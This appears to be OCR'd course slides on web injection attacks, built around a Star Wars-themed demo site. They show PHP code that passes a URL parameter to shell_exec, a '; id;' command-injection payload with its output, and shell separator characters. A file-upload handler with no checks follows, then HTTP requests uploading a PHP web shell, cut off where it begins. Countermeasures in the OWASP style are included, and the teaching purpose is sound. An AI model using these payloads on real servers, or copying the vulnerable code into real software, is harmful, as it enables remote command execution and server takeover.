
- http://projects.webappsec.org/w/page/13247004/XML%20Injection#:~:text=XML%20Injection%20is%20an%20attack,intend%20logic%20of%20the%20application.
- https://www.whitehatsec.com/glossary/content/xml-injection

NoSQL Injection

- https://owasp.org/www-pdf-archive/GOD16-NOSQL.pdf
- https://www.netsparker.com/blog/web-security/what-is-nosql-injection/
- https://www.acunetix.com/blog/web-security-zone/nosql-injections/

all these injections target backend services…


can we also attack the server itself directly?



Hey fellow jedi, do you have any troubles with this server?


Access

```
192.168.0.157 - - [08/Nov/2020:16:09:02 +0100] "GET / HTTP/1.1" 200 424 "-" "Mozilla/5.0 (Windows NT 10.0;
192.168.0.157 - - [08/Nov/2020:16:09:02 +0100] "GET / HTTP/1.1" 200 424 "-" "Mozilla/5.0 (Windows NT 10.0;
192.168.0.157 - - [08/Nov/2020:16:09:06 +0100] "GET /shop/ HTTP/1.1" 302 445 "-" "Mozilla/5.0 (Windows NT 1
192.168.0.157 - - [08/Nov/2020:16:09:06 +0100] "GET /shop/login.php HTTP/1.1" 200 633 "-" "Mozilla/5.0 (Win
192.168.0.157 - - [08/Nov/2020:16:09:11 +0100] "GET /forum/ HTTP/1.1" 200 549 "-" "Mozilla/5.0 (Windows NT
192.168.0.157 - - [08/Nov/2020:16:09:15 +0100] "GET /forum/foverview.php?uname=admin HTTP/1.1" 200 786 "htt
192.168.0.157 - - [08/Nov/2020:16:09:18 +0100] "GET /forum/flogout.php? HTTP/1.1" 200 470 "http://lightside
192.168.0.157 - - [08/Nov/2020:16:09:20 +0100] "GET /forum/index.html HTTP/1.1" 200 549 "http://lightside.m
192.168.0.157 - - [08/Nov/2020:16:09:33 +0100] "GET /redirect/ HTTP/1.1" 200 772 "-" "Mozilla/5.0 (Windows
192.168.0.157 - - [08/Nov/2020:16:09:45 +0100] "GET /troubleshooting.php HTTP/1.1" 200 554 "-" "Mozilla/5.0
```



```php
if(isset($_GET["type"]) && $_GET["type"] != "0"){
    $result = shell_exec("tail /var/log/apache2/" . $_GET["type"] . ".log");
    echo "<pre>{$result}</pre>";
}
```


do you see any problems?



lightside.me/troubleshooting.php?type=; id;

Hey fellow jedi, do you have any troubles with this server?

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```php
if(isset($_GET["type"]) && $_GET["type"] != "0"){
    $result = shell_exec("tail /var/log/apache2/" . $_GET["type"] . ".log");
    echo "<pre>{$result}</pre>";
}
```

```
tail /var/log/apache2/; id; .log
```

Characters for separation

Windows and Linux/Unix:

- & && | ||

Linux/Unix only:

- ; \n
- execution within original command:
    - \`cmd\`
    - $(cmd)

https://portswigger.net/web-security/os-command-injection

OS Command Injection

Goal	Execute malicous commands on server
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

OS Command Injection

Goal	Execute malicous commands on server
How	By manipulating the structure of the OS command through userdata
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Countermeasures

- Just don‘t directly call OS-commands from application code!
  - Use safer language/platform specific APIs
- If you have to use them
  - Just don‘t
- If you really have to use them
  - STRICT Input Validation
    - Whitelist, Typecasting etc.


OS Command Injection

Goal	Execute malicous commands on server
How	By manipulating the structure of the OS command through userdata
Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose Strict input validation
OWASP Top 10	
(Primary) Violated Principle	

OS Command Injection

Goal	Execute malicous commands on server
How	By manipulating the structure of the OS command through userdata
Solution	Avoid using direct OS commands Usage of safer APIs for the specific purpose Strict input validation
OWASP Top 10	A1:2017-Injection
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

can you think of another common way to inject code on a server?



lightside.me/upload.php

Welcome Master Kenobi


Nice profile pic you have here.

Still wann upload a new one?

Browse...
No file selected.
Upload




```
<form method="post" enctype="multipart/form-data">
    <input type="hidden" name="MAX_FILE_SIZE" value="10000000">
    <input name="pic" type="file" accept="image/jpeg,image/png">
    <input type="submit" value="Upload"/>
</form>
```




```
if (!empty($_FILES)){
    move_uploaded_file($_FILES['pic']['tmp_name'], $uploadfolder.$_FILES['pic']['name']);
    $_SESSION['profilepic'] = $_FILES['pic']['name'];
}
```

do you see any problems?




```
POST /upload.php HTTP/1.1
Host: lightside.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------227856152536330666113253305972
Content-Length: 28777
Origin: http://lightside.me
Connection: close
Referer: http://lightside.me/upload.php
Cookie: PHPSESSID=ja4vshur52i87pborn7e5hg4nu
Upgrade-Insecure-Requests: 1

-----------------------------227856152536330666113253305972
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
-----------------------------227856152536330666113253305972
Content-Disposition: form-data; name="pic"; filename="0biwan1.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿÛC
 $.' ",#(7),01444'9=82<.342ÿÛC     2!!2222222222222222222222222222222222222222222222ÿÀ·È"ÿÄ
ÿÄµ}!1AQa"q2□□¡#B±ÁRÑð$3br□
```



```
POST /upload.php HTTP/1.1
Host: lightside.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------19433307819243937082674373261
Content-Length: 465
Origin: http://lightside.me
Connection: close
Referer: http://lightside.me/upload.php
Cookie: PHPSESSID=ja4vshur52i87pborn7e5hg4nu
Upgrade-Insecure-Requests: 1

-----------------------------19433307819243937082674373261
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
-----------------------------19433307819243937082674373261
Content-Disposition: form-data; name="pic"; filename="shell.php"
Content-Type: application/octet-stream

<?php
if(isset($_GET["cmd"])){
